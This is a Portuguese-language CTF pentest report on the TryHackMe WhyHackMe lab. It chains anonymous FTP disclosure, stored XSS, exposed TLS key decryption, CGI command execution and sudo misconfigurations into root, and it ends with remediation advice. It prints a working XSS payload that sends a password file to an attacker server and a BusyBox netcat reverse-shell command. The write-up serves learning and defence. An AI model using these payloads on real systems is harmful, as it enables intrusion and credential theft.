

RELATÓRIO PROFISSIONAL DE PENTEST

TryHackMe - WhyHackMe

Responsável	Alex
Plataforma	TryHackMe - ambiente autorizado de CTF
Categoria	Pentest Web, Linux e Infraestrutura
Período	05-06 de agosto de 2026
Classificação	Uso educacional e portfólio - flags omitidas

Laboratório controlado. Nenhuma atividade descrita neste documento deve ser reproduzida fora de ambiente autorizado.

1. Controle do documento

Versão	1.0
Autor	Alex
Data de emissão	06/08/2026
Escopo	Máquina WhyHackMe
Tratamento de dados	Flags, senha e tokens sensíveis foram omitidos ou redigidos

2. Resumo executivo

A avaliação identificou uma cadeia de comprometimento completa, iniciada por divulgação de informação em FTP anônimo e uma vulnerabilidade de Stored Cross-Site Scripting no campo de nome de usuário. O XSS foi executado por um navegador automatizado interno, permitindo ler um recurso restrito a localhost e recuperar credenciais de acesso SSH.

Após o acesso como usuário de baixo privilégio, uma regra de sudo excessiva permitiu alterar o firewall e expor um serviço HTTPS oculto na porta 41312. A chave privada TLS do Apache e um arquivo PCAP armazenado no servidor possibilitaram descriptografar tráfego histórico, recuperar parâmetros de autenticação de um CGI e obter execução remota de comandos como www-data. Por fim, a configuração NOPASSWD: ALL para www-data permitiu escalada imediata para root.

ID	Achado	Severidade	Evidência	Impacto
F-01	FTP anônimo com divulgação de informação	Média	update.txt revelou usuário e recurso interno	Facilita reconhecimento e encadeamento de ataques
F-02	Stored XSS via username	Alta	JavaScript persistente executado em visitantes anônimos e no bot interno	Execução no navegador da vítima e acesso indireto a recurso localhost
F-03	Sudo excessivo para iptables	Alta	jack podia executar /usr/sbin/iptables como root	Exposição de serviço previamente bloqueado
F-04	Chave privada TLS legível por usuário comum	Crítica	/etc/apache2/certs/apache.key acessível	Descriptografia de tráfego TLS com RSA estático

ID	Achado	Severidade	Evidência	Impacto
F-05	PCAP sensível armazenado em /opt	Crítica	capture.pcap continha requisição autenticada ao CGI	Recuperação de token, IV e comandos históricos
F-06	CGI com execução de comandos	Crítica	Parâmetro cmd executado como www-data	Execução remota de comandos no servidor
F-07	www-data com sudo NOPASSWD: ALL	Crítica	sudo -l permitia qualquer comando como root	Comprometimento total do sistema

3. Escopo e objetivos

Objetivo técnico: obter acesso de usuário e privilégios de root na máquina WhyHackMe, documentando todo o processo sem expor as flags. O escopo incluiu os serviços de rede publicados pela máquina, a aplicação web, o sistema Linux e os mecanismos de controle de acesso internos.

Endereços IP do alvo variaram devido ao reinício da instância. Entre os endereços utilizados estiveram 10.64.151.188, 10.65.178.142 e 10.67.167.68. Essa variação não alterou a cadeia lógica do laboratório.

4. Metodologia aplicada

A condução seguiu um fluxo inspirado em PTES, OWASP WSTG, HTB Academy e TryHackMe:

1. Reconhecimento
2. Enumeração de serviços e superfície web
3. Formulação e validação de hipóteses
4. Exploração controlada
5. Pós-exploração e enumeração Linux
6. Escalação de privilégios
7. Coleta de evidências
8. Relatório e recomendações

5. Visão geral da cadeia de ataque

```
FTP anônimo
-> update.txt e pista de localhost
-> cadastro de username malicioso
-> Stored XSS em blog.php
-> bot interno executa JavaScript
-> leitura de /dir/pass.txt
-> credenciais SSH do usuário jack
-> sudo iptables expõe 41312/tcp
-> serviço HTTPS oculto
-> chave TLS + PCAP em /opt
-> descriptografia do tráfego
-> token/IV do CGI
-> RCE como www-data
-> sudo NOPASSWD: ALL
-> root
```

6. Reconhecimento e enumeração

6.1 Descoberta de serviços

```
nmap -sC -sV -Pn -T4 <IP>  
nmap -p- <IP>
```

Foram identificados FTP na porta 21, SSH na porta 22 e HTTP na porta 80. Uma porta 41312 aparecia filtrada, sem evidência inicial de serviço acessível. O scan completo confirmou que não havia outras portas TCP abertas relevantes.

Porta	Serviço	Versão	Observação
21/tcp	FTP	vsftpd 3.0.3	Login anônimo permitido
22/tcp	SSH	OpenSSH 8.2p1	Autenticação por senha
80/tcp	HTTP	Apache 2.4.41	Aplicação PHP
41312/tcp	Filtrada	Desconhecido inicialmente	Regra DROP explícita no firewall

6.2 FTP anônimo

```
ftp anonymous@<IP>  
ls -la  
get update.txt
```

O arquivo update.txt informava que o usuário mike havia sido comprometido e que credenciais de uma nova conta estavam em 127.0.0.1/dir/pass.txt, acessível apenas por localhost ou por uma "common account". O FTP não permitiu upload, criação útil de diretórios ou navegação além da raiz.

6.3 Enumeração web

As páginas encontradas foram index.php, login.php, register.php, blog.php, logout.php e config.php. O arquivo config.php retornava HTTP 200 sem corpo. Foram usados ffuf, nikto, curl, wget, enumeração autenticada, enumeração de virtual hosts e validação manual de falsos positivos.

```
ffuf -u http://<IP>/FUZZ -w raft-small-files.txt -e .php,.txt,.bak,.old  
curl -i http://<IP>/dir/pass.txt  
curl -i -H "Host: localhost" http://<IP>/dir/pass.txt
```

O recurso /dir/pass.txt retornava 403 externamente, inclusive com sessão autenticada, Host: localhost, X-Forwarded-For, X-Real-IP e variações de path normalization.

7. Hipóteses testadas

Hipótese	Motivação	Teste	Resultado	Conclusão
Bypass simples de login	Existência dos usuários admin e mike	Credenciais comuns e payloads simples	Sem mudança de comportamento	Descartado
SQL Injection	Consultas de login/registro	Aspas, comparação booleana e SQLMap	Sem evidência consistente	Descartado
XSS via comentário	Campo persistente exibido no blog	Tags HTML e JavaScript	Comentário escapado	Descartado nesse campo
Stored XSS via username	Username exibido sem escaping	Cadastro com payload e comentário associado	JavaScript executado e persistente	Confirmado
SSRF direta	Pista 127.0.0.1	Parâmetros URL e headers de proxy	Nenhum sink de SSRF identificado	Descartado como vetor direto
Virtual host oculto	Apache e recurso localhost	ffuf com Host header	Nenhum vhost web inicial relevante	Descartado
Controle de acesso por método	Recurso protegido por 403	GET, POST, OPTIONS	Regra uniforme	Descartado
Serviço oculto em 41312	Porta filtrada no scan	Inspeção e alteração de iptables	HTTPS exposto após remoção da regra	Confirmado

8. Exploração web: Stored XSS

O campo comment era codificado corretamente, porém o campo username era armazenado e renderizado sem encoding de saída. O payload foi inserido no cadastro e ativado quando a conta publicou um comentário.

```
<script>alert(1)</script>
```




Figura 1 - Execução do payload Stored XSS no blog.

A execução foi confirmada mesmo sem autenticação, caracterizando Stored XSS público. O bot interno visitava o blog aproximadamente uma vez por minuto e carregava recursos externos controlados pelo atacante.

8.1 Leitura de recurso restrito a localhost

O XSS foi adaptado para solicitar /dir/pass.txt no contexto do navegador interno e exfiltrar a resposta para um servidor HTTP no Kali. O callback proveniente do IP da máquina alvo confirmou a execução pelo bot interno.

```
fetch('/dir/pass.txt')
  .then(r => r.text())
  .then(d => new Image().src='http://<KALI>:9000/loot?data='+btoa(d));
```

O conteúdo exfiltrado revelou credenciais para o usuário jack. A senha e os valores exatos foram omitidos deste relatório.

9. Acesso inicial ao Linux

```
ssh jack@<IP>
# senha recuperada por meio do XSS
```

O acesso SSH foi obtido como jack. A flag de usuário foi localizada em /home/jack/user.txt e validada, mas seu valor foi omitido.

10. Enumeração Linux e primeira escalada


```
id
sudo -l
getcap -r / 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
cat /etc/crontab
```

A evidência decisiva foi a permissão sudo para executar /usr/sbin/iptables como qualquer usuário. A listagem mostrou uma regra DROP específica para a porta 41312.

```
sudo /usr/sbin/iptables -L -n -v --line-numbers
# INPUT 1: DROP tcp --dport 41312
```

A regra foi removida de forma controlada:

```
sudo /usr/sbin/iptables -D INPUT 1
```



```
(kali@kali)-[~]
$ nmap -sV -p41312 10.65.178.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-05 23:38 EDT
Nmap scan report for 10.65.178.142
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
41312/tcp  open  http    Apache httpd 2.4.41
Service Info: Host: www.example.com

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds

(kali@kali)-[~]
$
```

Figura 2 - Porta 41312 exposta após remoção da regra de firewall.

O serviço revelou Apache 2.4.41 sobre TLS. O certificado autoassinado possuía CN boring.box e a porta exigia HTTPS.

11. Serviço HTTPS oculto e análise forense de tráfego

A configuração do Apache indicava um VirtualHost TLS em 41312, CGI habilitado em /usr/lib/cgi-bin e chave privada em /etc/apache2/certs/apache.key. O usuário jack conseguia ler a chave privada. Em /opt havia um arquivo capture.pcap contendo tráfego histórico do serviço.

```
find / -name "*.key" 2>/dev/null
ls -lah /opt
scp jack@<IP>:/etc/apache2/certs/apache.key ~/apache.key
scp jack@<IP>:/opt/capture.pcap ~/room-capture.pcap
```


A captura foi aberta no Wireshark e descriptografada pela lista de chaves RSA, utilizando a chave privada do servidor e a suíte TLS baseada em RSA estático. O filtro `http.request.uri contains "key="` revelou uma chamada autenticada ao CGI.

```
GET /cgi-bin/5UP3r53Cr37.py?key=48pfPHUj4 [TOKEN/IV REDACTED]
Host: 10.0.2.15:41312
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

HTTP/1.1 200 OK
Date: Wed, 16 Aug 2023 14:35:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 64
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<h2>uid=33(www-data) gid=1003(h4ck3d) groups=1003(h4ck3d)
</h2>
```

Figura 3 - Tráfego TLS descriptografado revelando a chamada ao CGI (token e IV redigidos).

```
GET /cgi-bin/5UP3r53Cr37.py?key=[REDACTED]&iv=[REDACTED]&cmd=id
```

A resposta do servidor demonstrava que o parâmetro `cmd` era executado como `uid=33(www-data)`. O token e o IV observados no PCAP foram reutilizados contra a instância ativa.

12. Execução remota e escalada final

```
curl -k "https://<IP>:41312/cgi-bin/5UP3r53Cr37.py?key=[REDACTED]&iv=[REDACTED]&cmd=id"
```

A execução foi confirmada como `www-data`. Em seguida, uma reverse shell foi obtida para a porta 4445 do Kali, usando BusyBox netcat disponível no alvo.

```
# Kali
nc -lvp 4445

# CGI
cmd=busybox%20nc%20<KALI_IP>%204445%20-e%20/bin/sh
```

Na shell de `www-data`, `sudo -l` revelou a configuração (ALL : ALL) NOPASSWD: ALL. Dessa forma, a escalada para root ocorreu sem necessidade de senha.

```
sudo -l
sudo su
whoami
cat /root/root.txt
```

```
(kali@kali)-[~]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.160.57] from (UNKNOWN) [10.67.167.68] 53538
whoami
www-data
sudo -l
Matching Defaults entries for www-data on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
  (ALL : ALL) NOPASSWD: ALL
  Session Actions Edit View Help
  zsh: corrupt history file /home/kali/.zsh_history
  [kali@kali] (~)
  [kali@kali] ~$ sudo -l
  [kali@kali] (~)
  [kali@kali] (~) $
```

Figura 4 - www-data com permissão sudo irrestrita e sem senha.

A flag de root foi capturada e validada. Seu valor foi omitido neste documento.

13. Detalhamento dos achados

F-01 - FTP anônimo e divulgação de informação

Severidade: Média

Descrição: O serviço FTP permitia acesso anônimo e expunha update.txt com nomes de usuários, histórico de comprometimento e o caminho de um arquivo interno.

Recomendação: Desabilitar acesso anônimo quando não estritamente necessário; remover mensagens operacionais e credenciais de áreas públicas; aplicar revisão de conteúdo publicado.

F-02 - Stored XSS no nome de usuário

Severidade: Alta

Descrição: O username era armazenado e renderizado sem encoding contextual. O payload executava para visitantes anônimos e para o navegador interno automatizado.

Recomendação: Aplicar encoding de saída com htmlspecialchars(..., ENT_QUOTES, UTF-8), validar tamanho e formato do username, usar Content-Security-Policy restritiva e cookies SameSite/Secure/HttpOnly.

F-03 - Sudo para iptables

Severidade: Alta

Descrição: jack podia alterar regras de firewall como root, expondo serviços internos que deveriam permanecer inacessíveis externamente.

Recomendação: Remover sudo desnecessário; delegar ações específicas por wrapper validado; separar administração de firewall de contas de aplicação; auditar sudoers.

F-04 - Chave privada TLS exposta

Severidade: Crítica

Descrição: A chave privada do Apache era legível por usuário não privilegiado. Com RSA estático, isso permitiu descriptografar tráfego capturado.

Recomendação: Permissões 600, proprietário root, armazenamento protegido, rotação imediata, adoção exclusiva de suites ECDHE e remoção de suites RSA estáticas.

F-05 - PCAP sensível em /opt

Severidade: Crítica

Descrição: A captura de rede continha token, IV e comandos de administração. O arquivo era acessível ao usuário comprometido.

Recomendação: Criptografar e restringir capturas; remover dados sensíveis; aplicar retenção mínima; não usar tokens estáticos em URLs; invalidar credenciais expostas.

F-06 - CGI com command injection/RCE

Severidade: Crítica

Descrição: O CGI aceitava cmd e executava diretamente comandos do sistema após validação por token e IV estáticos.

Recomendação: Remover execução arbitrária; usar lista de operações permitidas; autenticação robusta e temporária; nunca passar entrada do usuário para shell; desativar CGI desnecessário.

F-07 - www-data com NOPASSWD: ALL

Severidade: Crítica

Descrição: A conta do servidor web podia executar qualquer comando como root sem senha.

Recomendação: Remover imediatamente a regra; aplicar least privilege; proibir contas de serviço em sudoers; monitorar alterações de sudoers e execuções privilegiadas.

14. Plano de remediação priorizado

Prioridade	Ação	Prazo sugerido	Risco reduzido
P0	Remover NOPASSWD: ALL de www-data e desativar CGI vulnerável	Imediato	Comprometimento root
P0	Rotacionar chave TLS, tokens e credenciais SSH; remover RSA estático	Imediato	RCE e descriptografia
P1	Corrigir Stored XSS e aplicar CSP	24-48 horas	Execução no navegador
P1	Restringir leitura de apache.key e capture.pcap	24 horas	Exposição de segredos
P2	Revisar sudoers de jack e controles de firewall	7 dias	Exposição de serviço interno
P2	Desabilitar FTP anônimo e eliminar informações operacionais públicas	7 dias	Reconhecimento e disclosure
P3	Implantar logging, alertas e revisão periódica de hardening	30 dias	Deteção e prevenção recorrente

15. Lições aprendidas

- A vulnerabilidade principal não estava no conteúdo do comentário, mas em outro campo persistente exibido no mesmo contexto: o username.
- A pista de localhost não representava SSRF direta; o navegador interno criado pelo bot era o componente capaz de originar a requisição local.
- Uma porta filtrada no Nmap pode representar um serviço real explicitamente ocultado por firewall. A análise de sudoers foi essencial para ligar jack à porta 41312.
- A combinação de chave privada exposta com TLS RSA estático tornou possível descriptografar tráfego histórico. Com ECDHE, a chave privada isolada não seria suficiente.
- Nenhuma falha isolada precisava entregar root. A máquina foi comprometida pelo encadeamento de disclosure, XSS, credenciais, sudo excessivo, exposição criptográfica, RCE e sudo irrestrito.
- O registro disciplinado de hipóteses descartadas evitou repetir testes e melhorou a qualidade do relatório.

Apêndice A - Comandos principais

```
# Reconhecimento
nmap -sC -sV -Pn -T4 <IP>
nmap -p- <IP>

# FTP
ftp anonymous@<IP>
get update.txt

# Web
ffuf -u http://<IP>/FUZZ -w <WORDLIST> -e .php,.txt,.bak
curl -i http://<IP>/dir/pass.txt

# SSH
ssh jack@<IP>

# Firewall
sudo /usr/sbin/iptables -L -n -v --line-numbers
sudo /usr/sbin/iptables -D INPUT 1

# Serviço oculto
nmap -sV -p41312 <IP>
curl -k https://<IP>:41312/

# Evidência TLS/PCAP
find / -name "*.key" 2>/dev/null
scp jack@<IP>:/etc/apache2/certs/apache.key ~/apache.key
scp jack@<IP>:/opt/capture.pcap ~/room-capture.pcap

# RCE e shell
curl -k "https://<IP>:41312/cgi-bin/5UP3r53Cr37.py?key=[REDACTED]&iv=[REDACTED]&cmd=id"
nc -lvnp 4445

# Root
sudo -l
sudo su
cat /root/root.txt
```

Apêndice B - Evidências e integridade

As evidências utilizadas neste relatório incluíram saídas de terminal, requisições HTTP, capturas de tela e arquivo PCAP. Para publicação em portfólio, recomenda-se manter as flags, senha SSH, token e IV redigidos. Em um pentest corporativo, cada evidência deve receber hash SHA-256, timestamp e cadeia de custódia.

Fim do relatório.